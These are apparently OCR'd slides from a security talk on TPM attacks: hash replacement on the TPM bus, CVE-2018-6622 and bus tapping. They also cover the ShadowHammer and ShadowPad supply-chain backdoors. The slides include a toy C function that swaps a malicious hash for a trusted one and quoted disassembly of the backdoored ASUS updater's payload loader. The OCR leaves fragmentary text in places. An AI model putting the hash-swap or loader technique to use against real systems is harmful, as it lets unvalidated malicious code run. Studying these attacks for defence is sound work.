
Platform Attestation: “An operation that provides proof of a set of the platform’s integrity measurements. This is done by digitally signing a set of PCRs using an AIK…” (TCG, 2011).



PCR_Extend Attacks

Interposer






Extending AWESOME work done by **NCC Group – TPM Genie**

https://github.com/nccgroup/TPMGenie

TPM Attack 1 – Hash Replacement


Replace SHA1 hash in transit with attacker-controlled value

Allows non-validated malicious code to run




```
+-------------------------------+-----------------------------------------------------------+
|            header             |                           body                            |
|-------------------------------+-----------------------------------------------------------|
|  tag  |   length    | ordinal  |   index     |            digest (20 bytes)                |
+-------+-------------+----------+-------------+---------------------------------------------+
   00 C1   00 00 00 22  00 00 00 14  00 00 00 01  2A AE 6C 35 C9 4F CF B4 15 DB E9 5F 40 8B 9C E9 ..
```


NCC Group – TPM Genie Whitepaper 2018. Page 8




Signals on the bus



```
void backdoor(char *buf) {
        // "Verify the good file"
        char GOOD[HASH_LEN] = {
                86, 101, 114, 105, 102, 121, 32, 116, 104, 101,
                32, 103, 111, 111, 100, 32, 102, 105, 108, 101};
        char EVIL[HASH_LEN] = {
                86, 101, 114, 105, 102, 121, 32, 116, 104, 101,
                32, 'E', 'V', 'I', 'L', 32, 102, 105, 108, 101};
    if (memcmp(buf, EVIL, HASH_LEN) == 0) {
        memcpy(buf, GOOD, HASH_LEN);
    }
}
```


Random Please!
Host
TPM
Nope!
0x00 0x00


:(
Do a thing
!@”’)0
TPM

Other attacks

CVE-2018-6622 – remember those “extend only” PCRs?


- Power attacks
- Reset / modify PCR values

Bus tapping attacks

- 2010 attack alleging ability to recover keys after watching bus for 6 months

Many other alleged attacks by power analysis, back-doors, malicious update files, etc. etc. etc. google “iPhone back door”

Operation ShadowHammer & ShadowPad



MOTHERBOARD
TECH BY VICE

Hackers Hijacked ASUS Software Updates to Install Backdoors on Thousands of Computers


The Taiwan-based tech giant ASUS is believed to have pushed the malware to hundreds of thousands of customers through its trusted automatic software update tool after attackers compromised the company's server and used it to push the malware to machines.

By Kim Zetter

Mar 25 2019, 9:00am

IMAGE: SHUTTERSTOCK

In Short



Backdoored ASUS Live Updater executable

Original ASUS code section

Tiny patch of CRT function call


Payload Decryptor

Resource 136: EXE

Encrypted Payload

Remainder of ASUS updater tool code (broken PE file)

Source: https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/



Allocate new memory for malicious code

```
loc_50E988:
mov     edi, edi
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    40h ; '@'          ; flProtect
push    1000h              ; flAllocationType
push    80000h             ; dwSize
push    0                  ; lpAddress
call    ds:VirtualAlloc
mov     ecx, eax
test    ecx, ecx
jz      short loc_50E9C3
```

```
push    eax
mov     esi, offset pMaliciousPE
mov     edi, eax
mov     ecx, 0BC00h
```

Copy malicious code


```
loc_50E9B7:
lodsd
stosd
loop    loc_50E9B7
```

Execute malicious code

```
pop     eax
add     eax, 0C08h
call    eax
```

```
loc_50E9C3:
xor     eax, eax
push    eax                ; uExitCode
call    ds:ExitProcess
```

In Short



August 15, 2017

ShadowPad: How Attackers hide Backdoor in Software used by Hundreds of Large Companies around the World

ShadowPad is one of the largest known supply-chain attacks. Had it not been detected and patched so

hundreds of c

Kaspersky Lab experts have discovered a backd


by hundreds of large businesses around the world. When activated, the backdoor allows attackers to download further malicious modules or steal data. Kaspersky Lab has alerted NetSarang, the vendor of the affected software, and it has promptly removed the malicious code and released an update for customers.

